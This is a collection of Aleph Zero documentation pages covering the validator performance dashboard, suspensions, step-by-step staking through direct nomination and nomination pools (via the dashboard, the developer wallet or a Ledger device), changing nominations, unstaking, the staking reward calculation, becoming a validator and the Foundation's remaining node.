<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FU0XZ7GG7doSSPbsiRmT4%2Fimage.png?alt=media&amp;token=87377299-53ea-4b35-93f1-5bb97ae2fa9a" alt=""><figcaption><p>Performance tab on the AlephZero Testnet</p></figcaption></figure>

The performance tab allows you to track in real-time the block production and finalization statistics. For the former, it is possible to query past sessions and see how many blocks were produced by which validators in the past, as well as the current era's future block production committees. For the latter, it is possible to see past and current ABFT finalization scores for the finalization committee.&#x20;

Regardless mode, the Performance tab displays session and era information. Depends on the Performance tab mode, it can be either `past session` , `current session` , or `future session` - those are self-explanatory. The `era` number displayed always corresponds to chosen session number&#x20;

You can change session number either by:

* clicking on the `Previous session` or `Next session` buttons,
* inputting manually session number. The text box has automatic session number validation - must be a number between a certain range, as hint in the text box states. After putting session number, press ENTER or click on the button on the right to the text box.

Then there are three toggles, denoting display view of the Performance tab:

* `Era validators`: this view displays list of the chosen era validators.
* `Block production committee`: displays block production committee for the chosen session. There's committee size displayed, and expected block count (calculated as number of block in a session divided by era validators size). Then there's a table displaying detailed view of each validator's block production performance. As in the Overview or the Targets tab, you can filter list by Account ID or identity. In the `current session` mode, the numbers are refreshing in real-time. In the `future session` mode, the `blocks created` is always 0.
* `Finality committee`: displays list of the chosen session finalization committee members, together with their ABFT performance scores. The `abft score` can lay down in the three categories:

  * `Ideal performance` - the validator is no more than 4 units behind,
  * `Acceptable performance` - the validator is from 4 to 11 units behind,
  * `Under-performance` - the validator is more than 11 units behind.

  In the current AlephNode chain context, this means respectively that the validator's finalization is no more behind than 0.8s, 2.2s, more than 2.2s respectively. &#x20;

## Future Committee

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2F1dtKjNFqxRKNSQ2WALtT%2Fimage.png?alt=media&amp;token=5cc4768c-68ec-4221-b71c-c22cc616a467" alt=""><figcaption><p>Future committees on the Aleph Zero Testnet</p></figcaption></figure>

The Future Committee tab displays information about next **block production** committees, withing the  **current era**. The list contains all era validators. The current session block production committee members have the green tick in `current session committee` column. Regardless being in the current session committee, each validator on the list has next session in which they will be in the block production committee, or information that they won't be in the current era.

You should use that tab to plan maintenance or upgrade of your node, and choose session in which  your are **not** in the committee.&#x20;

## Suspensions

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FOMkBLsV7Mqch7x4BbJeU%2Fimage.png?alt=media&amp;token=f36e5eab-6274-4fd7-b0c8-24c930442f35" alt=""><figcaption><p>Suspensions on the Aleph Zero Testnet</p></figcaption></figure>

Suspensions is a mechanism to penalize validators for insufficient performance that is less severe than slashing. A validator can be automatically suspended for underperforming a certain number of sessions in a short time period. In such a case, a validator is removed from the era committee and cannot join back until the suspension period is over. The above screenshot comes from the Testnet, where suspensions happen quite often, as there are no financial incentives to keep the nodes in good condition.&#x20;

There are two kinds of suspension that might happen to a validator, if they does not meet criteria for any of those two metrics:

1. Block production performance: there's an expected number of blocks a validator should produce in a session,
2. ABFT performance: the distance beetween a head of a DAG to the validator's DAG head. The less distance is better.


# How to Start Staking with the Aleph Zero Dashboard

This guide will outline how to stake via the Aleph Zero Dashboard

First, you need to hold AZERO, which you can currently acquire through [one of the available exchanges.](/aleph-zero/explore/where-to-buy-azero)<br>

**Currently, there are two ways of staking on Aleph Zero:**

* *Direct nomination:* You need a significant minimum stake (2,000 AZERO at the time of writing this article, although keep in mind that this bound will increase in the future). Yet, you have full control of who you nominate and are free to change your nominations without going through the unbonding period (14 days).<br>
* *Pooled nomination:* you join an existing "staking pool" that unites a group of stakers. The good things are that you can stake as little as 10 AZERO this way, and (to some users) it's convenient that you don't have to pick a validator by yourself (the pool operator makes the choice for you). However, the downsides are that currently, you cannot easily switch between pools (you need to go through the unbonding period), and the only way to auto-compound is to claim rewards manually and add to the pool from time to time.

### **Staking via a nomination pool**

![](https://lh6.googleusercontent.com/kMaNynOOpyUvaY-D-Z6dSViTQw4yZ9Hk5E7W-wal-Ggtp6Um3IwzTXjoCYECcpab2b9ave6VNlZvfztgb0OstHPxk3KfcmWExXnwUaNIlbFdCRCT_JhzP9n3cVKpFNTZ39vjvf74RhfflnrOuTfFHJk)

Selecting a pool (testnet)

* Head to the [mainnet web wallet](https://azero.dev) and create one account as per [this tutorial](https://support.alephzero.org/en/articles/5772641-how-to-set-up-or-recover-your-aleph-zero-wallet-on-the-mainnet-using-the-official-mainnet-web-wallet) OR directly via one of the compatible extensions (listed below). You only need one account to join a nomination pool.

&#x20;**If you already have an account, you can skip this process.**&#x20;

* Next, you will need to ensure that you are using a compatible browser extension. **If you are already using one, you can skip this process.** If not, you will need to install one and restore your accounts on it. The options (with tutorials linked) are:

* [polkadot{.js} extension](https://support.polkadot.network/support/solutions/articles/65000169952-how-to-restore-your-account-in-the-polkadot-extension)

* [Subwallet](https://support.alephzero.org/en/articles/6731041-how-to-set-up-or-recover-your-azero-wallet-on-the-mainnet-using-subwallet)

* [Talisman](https://support.alephzero.org/en/articles/6804156-how-to-set-up-or-recover-your-azero-wallet-on-the-mainnet-using-talisman)

* [Enkrypt](https://www.enkrypt.com/)

* Aleph Zero Signer: <https://alephzero.org/signer>

* Head to the [*Aleph Zero Dashboard*](https://dashboard.azero.dev) and navigate to the *Pools* tab. Hit *Connect* in the top right corner of the page and select your extension. This should prompt a pop-up via the extension. From this pop-up, authorize the connection.

* Hit *Imported Accounts* and select your account.

* Click *Join*. This will direct you to the *All Pools* section. Click *Join* next to your desired pool.

* Enter the amount that you would like to bond to the pool and submit the transaction via the extension. Depending on your settings, you may need to enter the account password here.&#x20;

**⚠️NOTE:** It is normal for your coins to be transferred out of your account when you stake via a nomination pool. Your coins are sent and bonded to the pool, hence they cannot be accessed by the pool operator. Once you unbond (the process takes 14 days) you may withdraw the coins from the pool.

You have now successfully staked your coins via a nomination pool! The *Pool Status* (in the *Pools* tab) should be *Nominating* and *Earning Rewards*.

### &#x20;**Staking via a direct nomination**

{% hint style="danger" %}
Starting with release 12.0, the controller accounts are deprecated. **This concerns only new stakers**.

When bonding funds, you will be forced to set the controller account to the same account as the stash.
{% endhint %}

{% hint style="info" %}
Starting with release 13.0, you can use [Proxy Accounts](/aleph-zero/use/stake/proxy-accounts)
{% endhint %}

![](https://lh4.googleusercontent.com/3C3dkiJcmlggglvwyl_rmsIl5A-LU3wWyuHMon5tVM956v9gs1-hLAEWDpP69V2tSPNNaYws3gEZjoImnu5m5YwWacz813mK4DD9hqYrk78YXaGIZjf0ewJbvgllG2xu-wS0FokPCx2uo2UiPDe1zho)

Selecting a validator (testnet)

* Head to the [M*ainnet web wallet*](https://azero.dev) and create an account as per [this tutorial](https://support.alephzero.org/en/articles/5772641-how-to-set-up-or-recover-your-aleph-zero-wallet-on-the-mainnet-using-the-official-mainnet-web-wallet) OR directly via one of the compatible extensions (listed below). If you already have an account, you can skip this process.\
  \
  Ensure that your account has enough AZERO in it to cover fees.&#x20;
* Next, you will need to ensure that you are using a compatible browser extension. If you are already using one, you can skip this process. If not, you will need to install one and restore your accounts on it. The options (with tutorials hyperlinked) are:
  * [polkadot{.js} extension](https://support.polkadot.network/support/solutions/articles/65000169952-how-to-restore-your-account-in-the-polkadot-extension)
  * [Subwallet](https://support.alephzero.org/en/articles/6731041-how-to-set-up-or-recover-your-azero-wallet-on-the-mainnet-using-subwallet)
  * [Talisman](https://support.alephzero.org/en/articles/6804156-how-to-set-up-or-recover-your-azero-wallet-on-the-mainnet-using-talisman)
  * [Enkrypt](https://www.enkrypt.com/)
  * Aleph Zero Signer: <https://alephzero.org/signer>
* Head to the [*Aleph Zero Dashboard*](https://dashboard.azero.dev) and navigate to the *Nominate* tab. Hit *Connect* in the top right corner of the page and select your extension. This should prompt a pop-up via the extension. From this pop-up, authorize the connection..
* Hit *Imported Accounts* and select your stash account.&#x20;
* Or if you use proxy accounts, select either proxy or proxied account, and Dashboard will import both for you. From this point proxy account will be used to sign Staking transactions.&#x20;
* Click *Start Nominating* and follow the prompts until you reach the summary. You will need to enter/select details: reward destination, validator, and the amount that you would like to stake.
* Once you have reached the summary, hit *Start Nominating* and sign the transaction via the extension. Depending on your settings, you may need to enter the account password here.&#x20;

\
You have now successfully made a direct nomination! Your status should be *Waiting for Active Nominations* – once the next era starts, this will change to *Nominating* and *Earning Rewards.*


# How to Start Staking With the Developer Wallet

This section explains how to become a nominator by bonding your AZERO and staking them to safeguard the Aleph Zero blockchain.

Before we start, you need to hold some AZERO, which you can currently acquire through one of the following exchanges:&#x20;

* [MEXC Global](https://www.mexc.com/exchange/AZERO_USDT)
* [KuCoin](https://www.kucoin.com/price/AZERO)
* [Gate.io ](https://www.gate.io/trade/azero_usdt)
* [HTX ](https://www.huobi.com/en-us/exchange/azero_usdt)
* [Uphold](https://uphold.com/en-eu/prices/crypto/azero)
* [Bitrue](https://www.bitrue.com/trade/azero_usdt)
* [BitGet](https://www.bitget.com/en/spot/AZEROUSDT_SPBL?type=spot)
* [Bitpanda](https://www.bitpanda.com/en/prices/aleph-zero-azero)
* [BitMart](https://www.bitmart.com/trade/en-US?symbol=AZERO_USDT\&layout=pro)\
  \
  Once you have the coins, you might want to[ set up a native AZERO wallet](https://support.alephzero.org/en/articles/5772641-how-to-set-up-or-recover-your-aleph-zero-wallet-on-the-mainnet).

Besides the official web wallet on[ azero.dev](https://azero.dev), multiple wallets offer the functionality of staking on Aleph Zero, among them[ Nova Wallet](https://novawallet.io/) and[ Subwallet](https://subwallet.app/). However, it is not recommended to use[ https://polkadot.js.org/apps/](https://polkadot.js.org/apps/) because some UI elements are not compatible with Aleph Zero. Important to note is that all the different wallets are merely different user interfaces to the same on-chain staking functionality. Thus, no matter the wallet, you will get the same returns (APY) if you make the same staking choices. What differs quite a bit between various wallets is the user interface. Below we provide a detailed guide on how to use the official[ azero.dev](https://azero.dev) wallet.

### Direct nomination

{% hint style="danger" %}
Starting with release 12.0, the controller accounts are deprecated. **This concerns only new stakers**.

When bonding funds, you will be forced to set the controller account to the same account as the stash.
{% endhint %}

{% hint style="info" %}
Starting with release 13.0, you can use [Proxy Accounts](/aleph-zero/use/stake/proxy-accounts)
{% endhint %}

Direct nomination (also known as *solo nomination* or *standalone nomination*) is a staking mode in which the user acts as a single nominator. The other mode - **nomination pools** - is explained in the further section of this page.

To become a direct nominator you need a significant minimum stake: **2000 AZERO** at the time of writing this article, although keep in mind that this requirement will most likely increase in the future. When acting as a direct nominator, you have full control of who you nominate and are free to change your nominees without going through the unbonding period.

To start staking as a direct nominator:

1. Go to the[ Staking tab of the mainnet](https://azero.dev/#/staking) and the[ Accounts](https://azero.dev/#/staking/actions) tab – make sure the *Stashed* mode is enabled in the top left corner. On the top right, you can see 3 buttons with a plus sign: *Nominator*, *Validator*, and *Stash*.
2. To stake your coins, click the *Nominator* button. This will initiate a pop-up window, where you can choose your Stash account adjust the number of coins you wish to bond, and choose your reward destination (see below).
3. Once you submit your choices, the next screen allows you to choose the Validator you wish to nominate.
4. And finally, the last screen of the pop-up will ask you to authorize the transaction with your password. Voila, you have just staked your first coins! Please note that your new nomination will be visible in the Accounts tab as a "Waiting nomination" until the start of the next era when it changes to "Active nomination".

   When using proxy accounts the pop-up looks like the below:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2F0IFeymclpefqGJvrkErM%2Fimage.png?alt=media&amp;token=f96e291d-2224-4675-b5ff-c4128e7e1e32" alt=""><figcaption></figcaption></figure>

The following options are available as destinations for your staking rewards:

* **Stash account (increase the amount at stake)** - the rewards are sent to your stash account and automatically included in your bonded stake, meaning they will increase your future rewards. This option is sometimes referred to as "autocompounding"
* **Stash account (do not increase the amount at stake)** - the rewards are sent to your stash account, but are not automatically bonded. They are available as transferable coins right away and do not contribute to future rewards, unless manually bonded.
* **Specified payment account** - the rewards are sent as transferable coins to some other account of your choice.

### Nomination pools

Nomination pool is a staking mode in which multiple users combine their stakes to act as a single nominator. Thanks to that, participation in a nomination pool requires a much smaller minimal stake than nominating directly. Currently, to join a nomination pool, you only need a stake of **10 AZERO**.

A nomination pool is created by a user called the pool's owner. He or she needs to bond the initial stake of 2000 AZERO (as though it was a direct nomination) and choose a validator to nominate. After that, other users can join that pool and contribute with their stake to the common stake of the pool. Such a pool acts as one big direct nominator, with the pool owner being responsible for making decisions about who to nominate. Usually, most pools are owned by users who also run validator nodes, so there's a direct correspondence between pools and validators and the validator nominated by a particular pool never changes. &#x20;

An important thing to keep in mind is that, when using a nomination pool, your staked coins are transferred to the pool's stash account. This is different from a direct nomination scenario when bonded coins stay on your own stash account. As a consequence of that, switching to a different nomination pool cannot be done instantly - you need to unbond your coins from one pool (and wait through 14 days unbonding period) and then join the other pool.

To join a nomination pool, please go to[ Pools](https://azero.dev/#/staking/pools). Pick any pool you like from the list, and click *Join.* You will see a prompt like this:

<figure><img src="https://lh4.googleusercontent.com/gcaI83NWrowAmjeD1VWXqnPSPASnlfeEtxSH496Gj7b22xq56gc3mzSnlUZUEm6jvF9fj--4EeFHsrWeOs-ZP41GFuLN11oinA64rH_yqQorqZF5a3OCyxtPd5dPTBXoBXspQPqdrQaIG2Skeu4qbQbYXvLdx_mvDeyq573FqvLENMFmFFQc4IJExQKpcA" alt=""><figcaption><p>Joining a nomination pool on testnet.</p></figcaption></figure>

* Pick the account you wish to use and how many coins you would like to stake.
* Click “Join” and proceed with signing the transaction.

Note that you can join only one pool from a single account.&#x20;

{% hint style="warning" %}
Please remember to use the *Join* button to join a nomination pool. Sending coins directly to the pool will **not** result in joining the pool - you would simply make a regular transfer and not participate in staking. Funds sent to pools as regular transfers **cannot be recovered**.
{% endhint %}

Staking rewards for pool participants are not automatically sent to their accounts. Instead, they are paid out to the pool's account and need to be claimed by participants manually. To claim your rewards from a nomination pool, please go to the[ Accounts](https://azero.dev/#/staking/actions) tab and choose *Pooled* view using the button in the top left corner. You will see the list of all your accounts participating in nomination pools. Choose an account for which you would like to claim rewards, press on the three dots button at the end of that line and choose *Withdraw claimable*. After signing the transaction, the rewards will be transferred to your account.

Alternatively, if you would like to claim your rewards and have them immediately included in your stake in that pool, please select *Bond more funds* from the three dots menu. In the popup menu select *Pool rewards* as the *type of funds to bond*. After signing the transaction all your currently claimable rewards will become bonded and will increase your stake in the pool.

### Comparison: direct vs. pooled nomination

It is important to remember that both staking methods are equally safe, and you are never losing custody of your coins, only delegating them to selected validators (but they cannot just take them). However, to secure optimal rewards, it is crucial that you pick a validator, or a pool operator, that you trust and that offers high performance.

The table below summarizes the most important differences between staking using direct nomination and nomination pools:

| Staking method       | Direct nomination                                               | Nomination pool                                                                                         |
| -------------------- | --------------------------------------------------------------- | ------------------------------------------------------------------------------------------------------- |
| Minimal stake        | 2000 AZERO                                                      | 10 AZERO                                                                                                |
| Staked coins         | Stay on your stash account as *bonded*                          | Transferred to pool's stash account                                                                     |
| Changing the nominee | Instant, no unbonding needed                                    | Requires unbonding coins from one pool (14 days) and bonding to the other                               |
| Rewards              | Sent automatically to a chosen account                          | Need to be claimed manually                                                                             |
| Auto-compounding     | Possible to automatically increase the stake with daily rewards | Currently not possible. Can be done by manually claiming rewards every day and bonding them to the pool |


# How to start staking using Ledger hardware wallet

Learn how to stake your AZERO coins using Ledger hardware wallet and azero.dev.

Staking your AZERO coins can be a rewarding way to participate in the Aleph Zero network. This guide will walk you through the process of staking your coins using a Ledger hardware wallet. There are two methods for staking: Direct Staking and Nomination Pools. For more information about them, head over to [Staking Basics section.](https://docs.alephzero.org/aleph-zero/stake/staking-basics) Below are the steps for each.

### Prerequisites

* Ledger hardware wallet with Aleph Zero app installed
* AZERO coins in your Ledger wallet
* Access to azero.dev website

For installing the Aleph Zero app on your Ledger device, you can refer to the official guide [here](https://docs.alephzero.org/aleph-zero/account/ledger).

***

### Direct Staking (For users staking over 2,000 AZERO)

{% embed url="<https://youtu.be/EECFObDsJl8>" %}
The step-by-step guide to Direct Staking with Ledger
{% endembed %}

#### Step 1: Open Aleph Zero App on Ledger

* Connect your Ledger device to your computer.
* Navigate to the Aleph Zero app and open it.
* You should see a message that says "Aleph Zero Ready."

#### Step 2: Bond Your Funds

* Open your web browser and go to [azero.dev](https://azero.dev/).
* Navigate to the "Staking" tab.
* Follow the instructions to bond your funds.

#### Step 3: Choose a Validator

* Still on the [**Staking**](https://azero.dev/#/staking) tab, you will have the option to choose a validator.
* Select the validator you wish to stake with.

#### Step 4: Review and Approve

* A transaction will be sent to your Ledger device for review.
* Confirm the details and approve the transaction.

#### Step 5: Confirmation

* You should see a confirmation message.
* Congratulations, you're all set!

***

### Nomination Pools (For users staking less than 2,000 AZERO)

{% embed url="<https://youtu.be/Zr5SdbEzFQA>" %}

#### Step 1: Open Aleph Zero App on Ledger

* Connect your Ledger device to your computer.
* Navigate to the Aleph Zero app and open it.
* You should see a message that says "Aleph Zero Ready."

#### Step 2: Join a Pool

* Open your web browser and go to [azero.dev](https://azero.dev/).
* Navigate to the **"**[**Pools**](https://azero.dev/#/staking/pools)**"** section.
* Choose the pool you wish to join.

#### Step 3: Review and Approve

* A transaction will be sent to your Ledger device for review.
* Confirm the details and approve the transaction.

#### Step 4: Confirmation

* You should see a confirmation message.
* Congratulations, you're all set!


# How to Change Nominations

Learn how to change nominations when staking on Aleph Zero's secure blockchain with privacy-enhancing technology.

Nominating a particular validator with your staked AZERO is an expression of trust that this validator will act honestly and perform well when producing blocks. As a nominator, it is in your responsibility and best interest to make sure your chosen validator is trustworthy. As always - do your own research. If at any point you decide to change your chosen validator, below you can find step by step instructions how to do it while being a direct nominator or a member of a nomination pool.

### Direct nomination

1. Go to the[ Staking tab of the mainnet](https://azero.dev/#/staking) and the[ Accounts](https://azero.dev/#/staking/actions) tab – make sure the *Stashed* mode is enabled in the top left corner. You will see the list of all your accounts participating in direct nominations.
2. For the account you would like to change the nomination, click on three dots at the end of the line and select *Set nominees:*&#x20;

   <figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FTCPamty4iP5HxCI8oSCN%2Fset-nominees.png?alt=media&amp;token=529272da-91bf-4e13-99eb-04dc8a5128d6" alt=""><figcaption></figcaption></figure>
3. In the popup menu you will see your currently selected validator in *nominated accounts* column:&#x20;

   <figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FdFzljZ3BgICJWl1jyb6L%2Fselect-nominee.png?alt=media&amp;token=4b867503-0548-429e-a388-57c3d6496fbf" alt=""><figcaption></figcaption></figure>
4. Click on that validator to make the name disappear from *nominated accounts.*
5. Find your new validator in *candidate accounts* and click it. The name should now appear in *nominated accounts.*
6. Click *Nominate* button and sign the transaction.

In the[ Accounts](https://azero.dev/#/staking/actions) tab your newly modified nomination will result in *Active nominations being* changed to *Waiting nominations.* Your choice will become active at the beginning of the next era. Please note that you will keep nominating your previous validator until the end of the current era. That way switching to a new validator does not introduce any "gap" in your nomination period and no rewards are missed when changing your nomination.

### Nomination pools

Unlike in the direct nomination mode, there is no way to quickly switch to a different nomination pool and have the change effective with the beginning of the next era. You need to leave your current pool (which requires waiting through the 14 days unbonding period) and then join the new pool. Please check sections related to nomination pools in [How to Stop Staking](/aleph-zero/use/stake/how-to-stop-staking) and [How to Start Staking With the Developer Wallet](/aleph-zero/use/stake/how-to-start-staking-with-the-developer-wallet) for step-by-step instructions on how to do that.


# How to Stop Staking

Follow these steps to stop staking on Aleph Zero, a secure blockchain with zk-proof technology.

Regardless if you are a direct nominator or a member of a nomination pool, at any point you can decide to decrease your stake or withdraw from staking completely. In any case, you will need to wait through the unbonding period (14 days) before your coins removed from staking become transferable.

### Direct nomination

#### To **decrease the amount of staked coins**, but keep being a nominator please:

1. Go to the[ Staking tab of the mainnet](https://azero.dev/#/staking) and the[ Accounts](https://azero.dev/#/staking/actions) tab – make sure the *Stashed* mode is enabled in the top left corner. You will see the list of all your accounts participating in direct nominations.
2. For the account you would like to reduce your stake, click on three dots at the end of the line and select *Unbond funds:*&#x20;

   <figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FZRmAi0wu5GQPZy56mdot%2Funbond-funds.png?alt=media&amp;token=bc09526e-0db5-453a-a9d2-6a21bc64bc30" alt=""><figcaption></figcaption></figure>
3. In the popup menu choose the amount of coins you would like to unbond. Please remember that you cannot decrease your stake below minimal amount of **2000 AZERO**.
4. Click *Unbond* and sign the transaction.
5. In the[ Accounts](https://azero.dev/#/staking/actions) tab your newly modified nomination will result in a new entry appearing in the *bonded* column. The amount you decided to unbond will be shown with a clock icon. Hovering over the clock will show you how many eras are left in the unbonding period.
6. After the unbonding period is finished, click again on the three dots button and select *Withdraw unbonded funds.* Please note that this option is active only when the corresponding account has some funds that finished unbonding and are ready to withdraw.&#x20;
7. Sign the transaction. Your unbonded coins are now transferable.

#### To unstake all your coins and stop being a nominator please:

1. Go to the[ Staking tab of the mainnet](https://azero.dev/#/staking) and the[ Accounts](https://azero.dev/#/staking/actions) tab – make sure the *Stashed* mode is enabled in the top left corner. You will see the list of all your accounts participating in direct nominations.
2. For the account you would like stop nominating, click on the *Stop* button at the end of the line and sign the transaction in the popup window.
3. Now click on three dots at the end of the line and select *Unbond funds* (see the screenshot above).
4. In the popup menu select the *all bonded* toggle to make sure all your funds will be subject to unbonding (entering the full value without the toggle on might not work due to some fractional coins on far decimal places that are not displayed in the UI).
5. Click *Unbond* and sign the transaction.
6. In the[ Accounts](https://azero.dev/#/staking/actions) tab your newly modified nomination will result in a clock icon appearing in the *bonded* column. Hovering over the clock will show you how many eras are left in the unbonding period.
7. After the unbonding period is finished, click again on the three dots button and select *Withdraw unbonded funds.* Please note that this option is active only when the corresponding account has some funds that finished unbonding and are ready to withdraw.&#x20;
8. Sign the transaction. Your unbonded coins are now transferable.

### Nomination pools

For members of nomination pools the procedure of decreasing the amount of staked coins is almost the same as the one for completely leaving the pool. Please follow the steps below:

1. Go to the[ Staking tab of the mainnet](https://azero.dev/#/staking) and the[ Accounts](https://azero.dev/#/staking/actions) tab – make sure the Pool*ed* mode is enabled in the top left corner. You will see the list of all your accounts participating in nomination pools.
2. For the account you would like to reduce your stake, click on three dots at the end of the line and select *Unbond funds:*&#x20;

   <figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FFUTIkKWCut0TenYAJnHH%2Funbond-pool.png?alt=media&amp;token=bebf1f4c-8a48-46c0-9c5f-250ff8c6004d" alt=""><figcaption></figcaption></figure>
3. In the popup menu choose the amount of coins you would like to unbond. Please remember that you cannot decrease your stake below minimal amount of **10 AZERO** if you would like to keep being a member of that nomination pool. If you would like to leave the pool, make sure to unbond everything by turning the *all bonded* toggle on (entering the full value without the toggle on might not work due to some fractional coins on far decimal places that are not displayed in the UI).
4. Click *Unbond* and sign the transaction.
5. In the[ Accounts](https://azero.dev/#/staking/actions) tab your newly modified nomination will result in a clock icon appearing in the *bonded* column, next to the amount you decided to unbond. Hovering over the clock will show you how many eras are left in the unbonding period.
6. After the unbonding period is finished, click again on the three dots button and select *Withdraw unbonded.* Please note that this option is active only when the corresponding account has some funds that finished unbonding and are ready to withdraw.
7. Sign the transaction. Your unbonded coins will be transferred back from the pool to your account.


# Staking Rewards

In this section, we go over the mechanism determining validator and nominator compensation for their work in safeguarding the network.

In September of 2024, the Aleph Zero community voted to introduce two key changes to the network’s economy, which have major impacts on AZERO staking rewards.

* Introducing a Max Supply of 520 Million AZERO, which constrains inflation within a defined limit and creates a more predictable token supply over time;
* Exponentially Decreasing Inflation—starting with 27 million AZERO minted during the first year.

This Exponentially Decreasing Inflation model took effect on October 14th, 2024. During the first year, 27M new AZERO coins will be minted. For these 27M coins:

* 90% go to nominators and validators as rewards;
* 10% go to the Ecosystem Fund.

In each era (lasting roughly 24h), both validators and nominators are rewarded a constant amount of coins, which is approximately 66530 AZERO, calculated as:

0.9⋅27000000/365.25=66530

i.e., the total yearly inflation times 90%, divided by 365.25—the average number of days in the Julian calendar. Out of this pool of 66530 AZERO, each validator receives a reward proportional to their own stake, increased by the commission it takes from their nominators' rewards. Similarly, nominators get rewards proportional to their stake decreased by the validator’s commission. Below we provide an example of staking rewards calculation based on a simplified scenario.

#### Example Calculation of Rewards

Consider a single era in which we distribute 15 AZERO among validators and nominators (note that the actual number is 66530 AZERO, but we'll use a rounder number for the sake of simplicity). Suppose we have the following validators and nominators:

1. Validator V1 has a stake of 25 AZERO, 5 AZERO is staked by nominator N1, and 20 AZERO is staked by nominator N2.
2. Validator V2 has a stake of 35 AZERO, 60 AZERO is staked by nominator N3, and 5 AZERO is staked by nominator N4.

The total stake of V1 is then 25+5+20=50, and the total stake of V2 is 35+60+5=100. The payouts to the validators will be then:

* 50/(50+100)\*15 = 5 AZERO for V1,
* 100/(50+100)\*15 = 10 AZERO for V2.

Note, however, that these rewards don’t go directly to the validators but are distributed proportionally to their nominators according to their stake. Assume for a moment that both V1 and V2 run with 0% commission; then the calculation is quite simple:

* V1 receives 50% (25/50) of 5, which is 2.5;
* N1 receives 10% (5/50) of 5, which is 0.5;
* N2 receives 40% (20/50) of 5, which is 2.0;
* V2 receives 35% (35/100) of 10, which is 3.5;
* N3 receives 60% (60/100) of 10, which is 6.0;
* N4 receives 5% (5/100) of 10, which is 0.5.

An important observation here is that nominators N1 and N4 enter with the same stake of 5 AZERO and obtain the same reward of 0.5 AZERO. This is a general rule: two nominators with the same stake are rewarded the same, provided their chosen validators charge the same commission and both have the same uptime.

Now let us see how validators' commission influences the rewards. Let's assume V1 charges 5% commission and V2 10% commission:

* N1 receives 0.475 (0.5 minus 5%);
* N2 receives 1.9 (2.0 minus 5%);
* V1 receives 2.625 (2.5 plus commission from N1 and N2);
* N3 receives 5.4 (6.0 minus 10%);
* N4 receives 0.45 (0.5 minus 10%)
* V2 receives 4.15 (3.5 plus commission from N3 and N4);

Now N1 and N4 receive slightly different rewards, because N1 has chosen the validator with the smaller commission.

All the above calculations assume that the validators have 100% performance (which is almost always the case). If the performance of a validator is not optimal, the reward is also slightly reduced.

For details on how the rewards are distributed, we'll refer you to [Elections and Rewards Math](/aleph-zero/use/validate/elections-and-rewards-math).


# Validators

Validators are members of Aleph Zero community who run the nodes responsible for creating and securing the Aleph Zero blockchain.

To become a validator on the Aleph Zero network, one needs to bond at least, 25,000 AZERO and align with the hardware requirements; see our [extensive docs on validating.](/aleph-zero/use/validate) Validators are responsible for running nodes that verify the truthfulness of transactions conducted on the Aleph Zero network. Validators are a crucial element of the decentralized governance of the chain and will be vouched for by the nominators, who can delegate their stake to validators they deem trustworthy. Rewards assigned to a particular validator are split between the validator himself and his nominators proportionally to their stake. In case of malicious behavior, coins staked by a validator and his nominators can be slashed.

### Keeping track on the validator

To make sure you are updated and aware when your validator has stopped produsing blocks, you can subscribe to it via the Telegam bot Aleph Zero Alerts, see the [page](/aleph-zero/use/telegram-notifications) for more info.

### Switching from nomination to validation

If you are starting as a validator and would like to include in your bond some AZERO that is currently being nominated to another validator, you will most likely not need to unbond and wait for the unbonding period to end. Below, we cover some possible cases that you might find yourself in and explain the steps that you can take to minimize the number of coins that need to be unbonded (we use standard web wallets here: [Testnet](<https://test.azero.dev/#/staking/actions >) or [Mainnet](https://azero.dev/#/staking/actions)):

1. **Case:** You nominate `X>=25k` AZERO from a single account `acc_1` and would like to use the whole X as your validator stake.&#x20;

   **Solution:** This is the simplest case. Choose your account and click "Stop" to stop nominating. Then follow the standard steps to generate and set your session keys. Afterwards, click "Validate". Once a new era starts, the changes will take effect. No unbonding happens.
2. **Case:** You nominate `X>=25k` AZERO from a single account `acc_1` and would like to use a smaller amount `Y<X` as your validator stake.&#x20;

   **Solution:** Choose your account and click "Stop" to stop nominating. Then click "Unbond funds" to reduce your total bond to Y. Then follow the standard steps to generate and set your session keys. Afterwards, click "Validate". Once a new era starts, the changes will take effect. You will unbond `X-Y` AZERO and they will be available to you after the unbonding period.
3. **Case:** You nominate `X<25k` AZERO from a single account `acc_1` and would like to add some stake to reach `Y>=25k` and become a validator.&#x20;

   **Solution:** Choose your account and click "Stop" to stop nominating. Then click "Bond more funds" in order to increase your total bond to Y. Then follow the standard steps to generate and set your session keys. Afterwards, click "Validate". Once a new era starts, the changes will take effect.
4. **Case:** You nominate a total of `X>=25k` AZERO, but from multiple accounts and would like to become a validator.&#x20;

   **Solution:** Unfortunately, you will need to unbond all but one account and wait for the unbonding period to pass. In this case, it is optimal to keep the account with the most funds bonded and, after the unbonding period for the remaining accounts ends, gather all your funds on that account and follow Case 3.

   <br>

   <br>

<br>

<br>


# Commission and Foundation Nodes

Understand the commission and foundation nodes in Aleph Zero's staking process, a secure blockchain with zk-proof technology.

The Aleph Zero Foundation (AZF) used to run 10 nodes to ensure the stability of the network in the early stages of the validation program. However, as per the decentralization roadmap, on December 17th 2024 9 out of 10 AZF nodes were stopped in favor of community nodes.

At the current stage of evolution of the Aleph Zero platform, the Aleph Zero Foundation runs only one validator node: all of the other nodes are run by community validators. The only remaining Foundation validator is called AZF/Turing and its address is `5CcZnvQmvNJviAxpnmZKVM9aYtfoyRsE4YKoTig9jWBTW8zH`

